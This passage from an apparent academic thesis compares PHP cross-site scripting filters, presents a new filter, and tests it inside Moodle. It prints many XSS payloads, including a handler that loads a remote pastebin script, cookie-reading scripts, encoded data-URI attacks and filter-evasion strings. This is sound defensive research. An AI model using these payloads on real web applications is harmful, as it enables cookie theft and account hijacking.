


Figure 6-24: XSS-Master filter model

#### 4) Filter 4:XSS\_Protect<sup>1</sup>

This Filter is also written in PHP language using `strip_tags()` and `htmlentities()` functions to catch XSS vulnerabilities but the output is the same as input but fully escaped and encoded except of some limitations. XSS\_Protect filter use `strip_tags` function which find the position of "script" and encoded it with `scr<b></b>ipt`. XSS\_Protect simple and easy to understand but unfortunately it depends on its code on `strip_tags()` functions which can be hacked using the allowed tags.

- XSS\_Protect Model




Figure 6-25:XSS\_Protect model

<sup>1</sup>Published in <http://www.jstiles.com/blog/>



XSS\_Protect allow using <b> tag in its code as a second parameter in strip\_tags function such as

*\$data = strip\_tags(\$data, \$allowed\_tags . "<b>");* this is can be easily injected as shown in attack1.

**a) Attack1**


**<b**

*onmouseover='s=document.createElement('script');s.src='http://pastebin.com/raw.php?i=j1Vhq2aJ';document.getElementsByTagName('head')[0].appendChild(s)']>hello</b>*



**Figure 6-26: Allowed tag attacks**

XSS\_Protect doesn't cover any of potential XSS scripts due to that all the input will directed as output without any modification.



**Figure 6-27: XSS\_Protect output**

**6.3 Develop RT\_XSS\_Cln Filter**

From the weakness points of the previous filters, we develop a new filter that overcome the weakness of the other filters as shown in table 6-12, it was written on PHP using Preg\_replace() and str\_replace() functions. RT\_XSS\_Cln is tested by nearly 80 files each of file contains different XSS scripts, also RT\_XSS\_Cln has a little processing

time than the other filters (Appendix A), RT\_XSS\_Cln overcome all other filters' vulnerabilities, RT\_XSS\_Cln is simple, extensible and easy to understand because its functions decomposed into sub functions, which make it easy for user to add new functions.

RT\_XSS\_Cln can decode all html characters with zero potential scripts while the others filter didn't .RT\_XSS\_Cln keep the content as it just disable the event or any vulnerble attacks not like other filters that delete the content of the malicious files . RT\_XSS\_Cln does not record any missed case on the collected data and can be embed in any PHP web applications in addition to RT\_XSS\_Cln can detect malicious script of HTML5 entity attack unlike the other filters.

**Table 6-12: Collected filters' weakness**

Filters Weakness
1) Potential scripts
2) Allowed tags
3) Complexity
4) Processing time
5) Difficult to understand
6) Delete form feilds
7) Detect HTML5 entity char attacks
8) Malicious Strong attacks
a. <code>/'document.cookie'/</code> on the page body
b. Detect <code>&lt;a href="javascript&amp;colon;alert&amp;lpar;l&amp;rpar;"&gt;clicktt&lt;/a&gt;</code>
c. Detect <code>&lt;a href="feed:javascript&amp;colon;alert(1)"&gt;click&lt;/a&gt;</code>
d. Detect <code>&amp;#34;&amp;#62;&lt;h1/onmouseover='\u0061lert(XSS)'&gt;%00</code>
e. Detect <code>&lt;/script&gt;&lt;img/*%00/src="worksinchrome&amp;colon;prompt&amp;#x28;l&amp;#x29;"/%00*/onerror='eval(src)'&gt;</code>
f. Detect <code>&lt;a href=javascript&amp;colon;alert&amp;lpar;document&amp;period;cookie&amp;rpar;&gt;Click Here&lt;/a&gt;</code>
g. <code>&gt;&lt;div/onmouseover='alert(1)'&gt; style="x:"&gt;</code>
h. Detect <code>&lt;a</code>

```
href="d&#x61;t&#x61;&colon;text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXBOPg==">6</a>
```

i. Detect <a  

```
href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXBOPg==">7</a>
```

### 6.3.1 RT\_XSS\_Cln Model

First we check the user whether is it a teacher or a students, in case of teacher we choose the file and the page as MOODLE resource to filter its contents, teacher can upload malicious script to MOODLE and then when the student download the malicious file then the script will be activated, in the same manner teacher may embed the script on the page and when the student viewed the malicious page the student's will be affected due to bad scripts.

In case of student, student response to his teacher request and upload his assignment to the MOODLE, student assignment may contain XSS scripts, then the teacher assessed his students' assignment, the malicious scripts activated in teacher side.

RT\_XSS\_Cln embedded in the course's page and in course's file to clean the uploaded contents of both, also RT\_XSS\_Cln embedded in the assignment so that any uploaded assignment from students is filtered and cleaned from XSS attacks.

## RT\_XSS\_Cln Model




Figure 6-28:RT\_XSS\_Cln filter flowchart

### 6.3.2 RT\_XSS\_Cln Functions

RT\_XSS\_Cln filter is divided into five functions RT\_XSS\_Cln Main Function, Small\_Case Function, Replacement Function, Replacement\_Event Function, Replacement\_MWords Function.

Test.html file is tested by RT\_XSS\_Cln and the output is shown in figure 6-29

- **RT\_XSS\_Cln Main Function:**

This is the main function that call the other functions to complete the filtering process. **RT\_XSS\_Cln Function** begin with html decoding \$content = html\_entity\_decode(\$content, ENT\_COMPAT, 'UTF-8');The first argument is the text string to decode. The decoded version of the string is returned. The second argument tells the function how to treat quotes. Use ENT\_COMPAT which will convert double quotes and leave single quotes, The third argument selects the character set to decode into.

- **Small\_Case Function:**

Change the case of letters to small cases e.g. "SCRIPT", "script" or " ScRiPt" all become "script".

- **Replacement Function:**

Which perform a series of replacement on the content to eliminate the malicious script

1. Replace the character entity name e.g. &lt;, &LT;&amp; with \$1;.
2. Replace (&#) with \$1; e.g. &#0060,&#060 that character code for "<" .

- **Replacement\_Event Function**

Replace the html events because events can perform attacks, replacing done by replacing "on" so that all events are disables. Potential events can be done by various event such as *onload, onclick, onmouseover*.

- **Replacement\_MWords Function**

Replace some of words that may hold malicious script e.g. *JavaScript, script , Iframe, embed, base, cookie, bgsound, layer, data*.

```

<>alert("you are attacked1")
&lt;::>alert("you are attacked2")&lt;/;>
&lt;::>alert("you are attacked3")&lt;/;>
&lt;::>alert("you are attacked4")&lt;/;>
:00060:>alert("you are attacked5").
:0060:>alert("you are attacked6").
:060:>alert("you are attacked7")
:0000060:&gt;alert("you are attacked8")&lt;/;&gt;
:x00003c:>alert("you are attacked11").
<>alert("you are attacked12").
<>alert("you are attacked13").
<>alert("you are attacked14").
:x3c:>alert("you are attacked15")
<>alert(string.fromCharCode(88,83,83))
<>alert(string.fromCharCode(88,83,83)) <>"document.:"\

```

Figure 6-29:RT\_XSS\_Cln filter's output

## 6.4 Comparison Between RT\_XSS\_Cln Filter And The Other Filters

According to testing process where a collection of malicious files are used to test both the selected filters and RT\_XSS\_Cln filter we establish a comparison in Appendix A. We notice the following: XSS\_Clean filter is the weakest filter between the selected filters, nearly 11 attacks from the testing scripts XSS\_Clean failed to cover, in addition to potential attacks that not covered, RemoveXSS filter had many gaps such as potential attacks and HTML5 entity char attacks in addition to missing two cases of tested scripts. XSS\_Master filter it seems that is a good filter but unfortunately it didn't cover potential attacks beside supporting allowed tags which is a vulnerable point that may be exploited by attacker same as XSS\_Protect filter that support allowed tags finally RT\_XSS\_Cln filter can cover all the tested cases without allowing to potential attacks or allowed tags.

## 6.5 RT\_XSS\_Cln Evaluation

In this section we evaluated RT\_XSS\_Cln filter offline and online. Offline testing is done by many of malicious files that contain XSS scripts, as well as the online testing which is done by plugged RT\_XSS\_Cln filter into the MOODLE.

### 6.5.1 Offline Evaluation:

Is done by a group of malicious files that contain XSS scripts, nearly 80 malicious files each file contain number of attacks. figure 6-30 contain group of malicious attacks processed by RT\_XSS\_Cln filter. RT\_XSS\_Cln filter catch all the tested XSS scripts which nearly 1000 scripts distributes in 80 files.

```

DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" !>
<"http://www.w3.org/TR/html4/loose.dtd
<html>
<head>
<title>Untitled Document</title>
<"meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1>

```

```

</head/>

<body>
HTML5 entity char <a
href="javas&Tab;cri&NewLine;pt:alert(document.cookie)">test</a>
Input[hidden] XSS <input type=hidden style='x:expression(alert(/ @garethheyes /))'>
.target it
[///(imgsrc=x:xonerror='alert(/ @jackmasa>]
document.body.innerHTML=('<\000\0i\000mg src=xx:xonerror=alert(1)>')
header('Refresh: 0;url=javascript:alert(1 '(/
>script language=vbs></script><imgsrc=xx:xonerror=":::alert' @insertScript<:::'
<a href="data:text/html,<script>eval(name)</script>" target="alert(' @garethheyes
@0x6D6172696F ')">click</a>
<script/onload=alert(1)></script>
/>noscript><imgsrc=xx:xonerror=alert(1 <-- (
<a href="javascript&colon;alert&lpar;1&rpar;">clicktt</a>
a href="feed:javascript&colon;alert(1)">click</a> Firefox>
link href="javascript:alert(1)" rel="next"> Opera, pressing the spacebar execute! by >
@shafigullin
embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always> >
works on webkit by @garethheyes
/*script /*%00*/>/*%00*/alert(14)/*%00*/</script /*%00>

>:62#&#34#&h1/onmouseover=\u00611ert(15)'>%00
</body/>
</html>

```

**Figure 6-30:Test1.html**

### 6.5.2 Online Evaluation

As mentioned before that MOODLE suffer from XSS vulnerabilities in its resource such as page, file and assignment. These resources can threat both teacher and student accounts. So, we want to secure the MOODLE by plugging RT\_XSS\_Cln in the weak resources from both accounts.

- i. teacher account
- ii. Student account



### 6.5.2.1 Teacher Account

Teacher can add file or page to his students, file and page are vulnerable to XSS attacks, students viewed what their teacher added to the MOODLE then the malicious attack will affect students security for this we plugged RT\_XSS\_Cln in file and the page to prevent XSS attacks.

#### • File Content

Teacher uploaded file to their students, the uploaded file may contains malicious scripts as shown in figure 6-31. We uploaded test2.html that contains the following attacks

- Body: contain XSS script on the onload event.
- Script: is a XSS script
- Button: contain the script on the onclick event.
- Link: contain the script on the href tag.
- Image: contain the script on the onMouseMove event.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body onload=alert('test1')>
<script> alert('xss');</script>
<input name="click" id="b1" type="button" value="click" onClick="alert('Hacked
XSS')">
<link rel="stylesheet" href="javascript:alert('link-XSS');">
<imgsrc=" ../image1.jpg" width="311" height="209"
onMouseMove="alert('attacked')">
</body>
</html>
```

Figure 6-31: Test2.html

The uploaded file contain many malicious script that hurts student's information, figure 6-32 shows how script activated when mouse over the image on the students side.





Figure 6-32: Injected file

It's necessary to filter the file content before being outputted to the students, first we are going to plug RT\_XSS\_Cln filter to the MOODLE resource file directory at *mod/resource/locallib.php*, we should examine the file type whether it is a HTML file or not, then insert RT\_XSS\_Cln as shown below in *resource\_display\_embed* function.

```
else if (file_mimetype_in_typegroup($mimetype, '.htm','.html')) {$content1 = $file->get_content(); $code= RT_XSS_Cln ($content1); }
```

Figure 6-33: Embed RT\_XSS\_Cln filter into MOODLE file code


RT\_XSS\_Cln will filter the file content before saving the file into MOODLE database. So, when the students ask to display the file, then the file will be displayed without any malicious scripts as shown in figure 6-34



**Figure 6-34: Cleared file from XSS scripts**

- **Page Content**

Teacher can create a page as course page and injected it with malicious XSS scripts. When the student viewed the page he might be hacked due to XSS scripts. We injected MOODLE page resource with scripts on *onmousemove* event of image and in *string.fromcharcode* in addition to other scripts and as shown in figure 6-35. The malicious script activated due to the injected ones as shown in figure 6-36.



**Figure 6-35: Injected MOODLE's page**



**Figure 6-36: Malicious XSS script activated in MOODLE's page**

It's necessary to filter the page content before being outputted to the students, but filtering process should be done in both adding and updating page's content to ensure that the content of the page is fully cleaned.

- **Adding:**

To filter the page's content we should plug RT\_XSS\_Cln filter in page adding function. Adding page's code is found in *mod/rpage/lib.php*. Change the statement in the function *page\_add\_instance*, `$data->content = $data->page['text'];`

```
$data->content = RT_XSS_Cln($data->page['text']);
```

- **Updating:**

Change the statement in the function *page\_update\_instance*, `$data->content = $data->page['text'];`

```
$data->content = RT_XSS_Cln ($data->page['text']);//update for content of pages
```

Filtering's result of the page's content is shown in Figure 6-37 and it's sure that there is no malicious script in the page. Also RT\_XSS\_Cln didn't delete the page's content it just clear the potential attacks.




Figure 6-37: Cleared MOODLE's page

### 6.5.2.2 Student Account

Enrolled Students can easily upload malicious file from their accounts, teacher check his students' files if these files contain scripts then teacher's account will be affected . We initialized assignment from teacher account asking student to upload their assignment.

1. From student's account We upload malicious "Coll20-xss.htm" file. This file contain three scripts:
  - Script on the document's title.
  - Print the teacher's cookie.
  - Print the document's directory on the server.

```
DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" !>
<"http://www.w3.org/TR/html4/loose.dtd
```

```

</html>
<head>
<title>XSS</TITLE><SCRIPT>alert("Title-XSS");</SCRIPT>
<"meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>
<script>alert(document.cookie)</script>
<script>alert(document.location)</script>
</body>
</html>

```

Figure 6-38: Coll20-xss.htm content

2. Teacher checked the file from his account, teacher can download malicious file into his P.C. and run it, when teacher run the file then the script will be activated

First name / Surname	Email address	Status	Grade	Edit	Last modified (submission)	File submissions	Submission comments	Last modified (grade)	Feedback comments	Final grade
amera am	amera@hotmail.com	Submitted for grading	-	Edit	Sunday, 3 January 2016, 9:38 PM	Coll20-Xss.htm	Comments (0)	-	-	-
ahmad ah	ah@hh.nn	No submission	-	Edit	-	-	-	-	-	-

Figure 6-39: Student's submissions from teacher's account

The scripts which injected in coll20.html is activated at teacher side as shown in figure 6-39 and figure 6-40.



Figure 6-40: Title's attack



Figure 6-41:Directory attack

MOODLE has its own mechanism in storing its files on database, it encrypt both filename and directory so it difficult to be guessed e.g. the uploaded file Coll20-xss.htm name is encrypted to become *1caba34cc1a8ec640165559eb55cde6286037934* where the first two digits is the name of the external folder and the second two digits numbers is the insider folder where Coll20-xss.htm file is stored. uploaded files are stored on the server not on the database but file information like name, directory are saved on database, uploaded file directory is C:\wamp\MOODLEdata/filedir/t1/t2/filename where t1 is the first two digits from hashed file's name and t2 is the next two digits, e.g. the Coll20-xss.htm directory is C:\wamp\MOODLEdata/filedir/1c/ab/1caba34cc1a8ec640165559eb55cde6286037934

- **Filtering Student's Assignments**

To filter student's uploaded file we should perform the following :

- Plug RT\_XSS\_Cln on the root directory of the **MOODLE** /mod/assign/submission/file/locallib.php
- Insert the code below Figure 6-41 on the public function **view\_summary(stdClass \$submission, & \$showviewlink)**.
- Go to this directory **www/MOODLE/lib/filestorage/stored\_file.php**.
- Update the **get\_pathname\_by\_contenthash()** function by declaring server variable that contain **filedir/\$l1/\$l2/\$contenthash**  
`$_SERVER['pathname'] = "$this->filedir/$l1/$l2/$contenthash";`

```

